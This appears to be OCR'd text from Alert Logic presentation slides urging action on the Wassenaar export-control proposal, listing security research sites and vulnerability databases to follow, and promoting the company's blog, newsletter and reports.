
Wassenaar Proposal – The Fix

- Read about the proposal
- Share it within your sphere of influence
- Make sure your legal team is informed
- Keep the conversation going
- Be specific about how this proposal will impact your ability to do your job

Stay Informed of the Latest Research

- Websites to follow
  - http://www.securityfocus.com
  - http://www.exploit-db.com
  - http://seclists.org/fulldisclosure/
  - http://www.securitybloggersnetwork.com/
  - http://cve.mitre.org/
  - http://nvd.nist.gov/
  - https://www.alertlogic.com/weekly-threat-report/

Understand your Adversaries



To Follow our Research

- Twitter:
  - @AlertLogic
  - @StephenCoty
  - @_PaulFletcher
- Blog:
  - https://www.alertlogic.com/resources/blog
- Newsletter:
  - https://www.alertlogic.com/weekly-threat-report/
- Cloud Security Report
  - https://www.alertlogic.com/resources/cloud-security-report/
- Zero Day Magazine
  - http://www.alertlogic.com/zerodaymagazine/